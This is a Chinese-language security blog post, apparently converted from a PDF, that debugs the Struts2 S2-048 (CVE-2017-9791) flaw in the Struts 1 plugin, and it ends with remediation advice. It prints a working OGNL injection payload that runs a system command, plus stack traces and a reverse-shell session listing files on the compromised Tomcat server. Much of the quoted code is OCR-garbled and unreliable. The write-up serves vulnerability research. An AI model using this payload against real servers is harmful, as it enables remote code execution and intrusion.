

# 漏洞代码调试(一):Strtus2-048代码分析调试-(CVE-2017-9791)

thelostworld 2020-06-07 20:33:46



Strtus2-048

## 一、漏洞描述:

ActionMessage 并在客户前端展示,导致其进入 getText 函数,最后 message 被当作 ognl 表达式执行所以访问 /integration/saveGangster.action 构

### 二、影响版本:

Struts 2.3.x with Struts 1 plugin and Struts 1 action

## 三、漏洞复现:

S2-048漏洞问题出现在struts2-struts1-plugin-2.3.32.jar 插件,这个插件的作用是可以让struts2能够兼容struts1的代码。struts2-struts1-plugin-2.3.32-sources.jar!/org/apache/struts2/s1/Struts1Action.java

```
Decompiled .class file, bytecode version: 49.0 (lava 5)
 Maven: org.apache.struts:struts2-convention-plugin:2.3.32
Maven: org.apache.struts:struts2-core:2.3.32
                                                                                                                                           public String execute() throws Exception {
   ActionContext ctx = ActionContext.getContext();
   ActionConfig actionConfig = ctx.getActionInvocation().getProxy().getConfig();
   Action action = null;
Maven: org.apache.struts:struts2-jsf-plugin:2.3.32
Maven: org.apache.struts:struts2-json-plugin:2.3.32
 Maven: org.apache.struts:struts2-sitemesh-plugin:2.3.32
                                                                                                                                                          action = (Action)this.objectFactory.buildBean(this.className, (Map)null);
tch (Exception var12) {
throw new StrutsException("Unable to create the legacy Struts Action", var12, actionConfig);
 Mayen: org.apache.struts:struts2-struts1-plugin:2.3.32
                                                                                                                                                  Struts1Factory strutsFactory = new Struts1Factory(Dispatcher.getInstance().getConfigurationManager()
ActionMapping mapping = strutsFactory.createActionMapping(actionConfig);
HttpServLetRequest request = ServLetActionContext.getRequest();
HttpServLetResponse = ServLetActionContext.getResponse();
ActionForward forward = action.expcute(mapping, this.actionForm, request, response);
ActionMessages messages = (ActionMessages) request.getAttribute( s. "org.apache.struts.action.ACTION_M if (messages! = nutl) {
    Iterator i = messages.get();
          META-INF
         org.apache.struts2.s1

    ActionFormResetInterceptor
    ActionFormValidationInterce

              © DynaBeanPropertyAccessor
© Struts1Action
                Struts 1Factory
                                                                                                                                                        label36:
while(true) {
while(true) {
if (!i.hasNext()) {
break label36;
                WrapperActionForward
                WrapperExceptionConfig
           WrapperModuleConfig
ANTLR-LICENSE.txt
           LICENSE.txt
                                                                                                                                                                         ActionMessage msg = (ActionMessage)i.next();
if (msg.getValues() != null && msg.getValues().length > 0) {
    this.addActionMessage(this.getText(msg.getKey(), Arrays.asList(msg.getValues())));
           NOTICE.txt
                                                                                                                                                                            else {
   this.addActionMessage(this.getText(msg.getKey()));
struts-plugin.xml

Rii Maven: org.apache.struts:struts2-tiles-plugin:2.3.32
Maven: org.apache.tiles:tiles-api:2.2.2
                                                                                                                                                   if (!(forward instanceof WrapperActionForward) & !actionConfig.getResults().containsKey(forward.ge
throw new StrutsException("Unable to handle action forwards that don we an associated resul
                                                                                                                                                  throw new 5
} else {
    return forward.getName();
                                                                                                                                                                                                                                                                                      thelostw
In Mayen: org.apache.tiles:tiles-ognl:2.2.2
In Mayen: org.apache.tiles:tiles-servlet:2.2.2
In Mayen: org.apache.tiles:tiles-template:2.2.
```

## 首先调用对应的action处理请求,处理完成后会产生消息,进入了getText方法,先跟进execute方法:

找到action.execute(mapping, this.actionForm, request, response);这个action类方法的execute具体的实现代码:

## 进入详细的execte具体的方法代码:

public ActionForward execute (ActionMapping mapping, ActionForm form, ServletRequest request, ServletResponse response) throws Exception { try { this.execute (mapping, form, (HttpServletRequest) request, (HttpServletResponse) response); } catch (ClassCastException var6) { return null; public ActionForward execute (ActionMapping mapping, ActionForm form, HttpServletRequest request, HttpServletResponse response) throws Exception { null:}

src/apps/showcase/src/main/java/org/apache/struts2/showcase/integration/SaveGangsterAction.java

```
public class SaveGangsterAction extends Action {

/* (non-Javadoc)

* @see org.apache.struts.action.ActionFexecute(org.apache.struts.action.ActionMapping, org.apache.struts.action.ActionForm, javax.servlet.http.HttpServletRequest, java

/* (Override

public ActionForward execute(ActionMapping mapping, ActionForm form, HttpServletRequest request, HttpServletResponse response) throws Exception {

// Some code to save the gangster to the db as necessary

GangsterForm gform = (GangsterForm) form;

ActionMessages messages = new ActionMessage();

messages.add (property: "msgr], new ActionMessage();

addMessages(request, messages);

return mapping.findForward(forwardName: "success");

}

**The Indian Company of the Indian C
```

前台对应页面:

Struts2 Showcase ★ Home Configuration ▼ Tags ▼ File ▼ Examples ▼ Integration ▼ AJAX ▼ Interactive Demo

## **Struts1 Integration**



View Sources

Copyright @ 2003-2020 The Apache Software Foundation.



## gform.getName()类似于\$\_POST['name'],直接将用户输入进行拼接。

struts2-struts1-plugin-2.3.32-sources.jar!/org/apache/struts2/s1/Struts1Action.java

#### **网**页执行POC

%{(#dm=@ognl.OgnlContext@DEFAULT\_MEMBER\_ACCESS). (#\_memberAccess?(#\_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.cor (#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)). (#ognlUtil.getExcludedPackageNames().clear()). (#ognlUtil.getExcludedClasses().clear()). (#context.setMemberAccess(#dm)))).

(#q=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec('uname -a').getInputStream()))).(#q)}

Struts2 Showcase ♠ Home Configuration▼ Tags▼ File▼ Examples▼ Integration▼ AJAX▼ Interactive Demo

## **Struts1 Integration**



Copyright © 2003-2020 The Apache Software Foundation.

View Sources



断点调试:


```
Decompiled .class file, bytecode version: 49.0 (Java 5)
                META-INF
                                                                                                                                                                                                                                                                                   while(true) {
   while(true) {
         ▼ Image org.apache.struts2.s1

    ActionFormResetInterceptor
    ActionFormValidationInterceptor

                          🧟 DynaBeanPropertyAccessor
                                                                                                                                                                                                                                                                                                           C Struts 1Action
                                                                                                                                                                                                                                                                                                                                           addActionMessage(this.getText(msg.getKey()));
                         WrapperActionMapping
WrapperExceptionConfig
                                                                                                                                                                                                                                            Struts1Action > execute()
      **http-nio-8080-exec-1*@2,523 in group *main*... ▼ ↑ ↓ ▼ | + ▶ ■ this = (Struts1Action@6275)
                                                                                                                                                                                                               execute:108, Struts1Action (org.apache.struts2.s1)
  callMethod:68, ObjectMethodAccessor (ognl)
callMethodWithDebugInfo:117, XWorkMethodAccessor (com.opensymcallMethod:108, XWorkMethodAccessor (com.opensymphony.xwork2
                                                                                                                                                                                                                            ► ≡ i = (ArrayListSitr@6290)

▼ ≡ msg = {ActionMessage@6291} "Gangster %(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memberAccess?(#_memb
  callMethod:1370, OgnlRuntim
getValueBody:91, ASTMethod
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    thelostw 掩
```

### 具体执行的命令:




可以看到ognl表达是已经传入,接下来就是ognl的解析执行了。

```
callMethod:1370, OgnlRuntime (ognl)
getValueBody:91, ASTMethod (ognl)
evaluateGetValueBody:212, SimpleNode (ognl)
getValue:258, SimpleNode (ognl)
getValue:467, Ognl (ognl)
getValue:431, Ognl (ognl)
execute:352, OgnlUtil$3 (com.opensymphony.xwork2.ognl)
compileAndExecuteMethod:404, OgnlUtil (com.opensymphony.xwork2.ognl)
callMethod:350, OgnlUtil (com.opensymphony.xwork2.ognl)
invokeAction:430, DefaultActionInvocation (com.opensymphony.xwork2)
invokeActionOnly:290, DefaultActionInvocation (com.opensymphony.xwork2)
invoke:251, DefaultActionInvocation (com.opensymphony.xwork2)
doIntercept:168, DefaultWorkflowInterceptor (com.opensymphony.xwork2.interceptor)
intercept:98, MethodFilterInterceptor (com.opensymphony.xwork2.interceptor)
invoke:245, DefaultActionInvocation (com.opensymphony.xwork2)
```

执行成功:

Struts2 Showcase ★ Home Configuration Tags File Examples Integration AJAX Interactive Demo


## Struts1 Integration - Result



## **Struts1 Integration**



断点调试获取反弹的信息:



成功执行:

## **Struts1 Integration - Result**



成功获取shell

```
Listening on [0.0.0.0] (family 0, port 34567)
whoami
fu-
ls
bootstrap.jar
catalina-tasks.xml
catalina.bat
catalina.sh
ciphers.bat
ciphers.sh
commons-daemon-native.tar.gz
commons-daemon.jar
configtest.bat
configtest.sh
daemon.sh
digest.bat
digest.sh
hs_err_pid71177.log
makebase.bat
makebase.sh
setclasspath.bat
setclasspath.sh
shutdown.bat
shutdown.sh
startup.bat
startup.sh
tomcat-juli.jar
tomcat-native.tar.gz
tool-wrapper.bat
tool-wrapper.sh
                                                              thelostw 🌤
version.bat
version.sh
```

### 四、漏洞修复

1、临时解决方案: 通过使用 resourcekeys 替代将原始消息直接传递给 ActionMessage 的方式。如下所示: messages. add("msg", new ActionMessage("struts1.gangsterAdded", gform.getName()));
一定不要使用如下的方式
messages. add("msg", new ActionMessage("Gangster" + gform.getName() + " was added"));

3、解决方案:建议升级到最新版本。

### 参考:

https://seaii-blog.com/index.php/2019/12/29/90.html https://blog.csdn.net/qq\_29647709/article/details/84952381

> 免责声明:本站提供安全工具、程序(方法)可能带有攻击性,仅供安全研究与教学之用,风险自负! 订阅查看更多复现文章、学习笔记 thelostworld 安全路上,与你并肩前行!!!!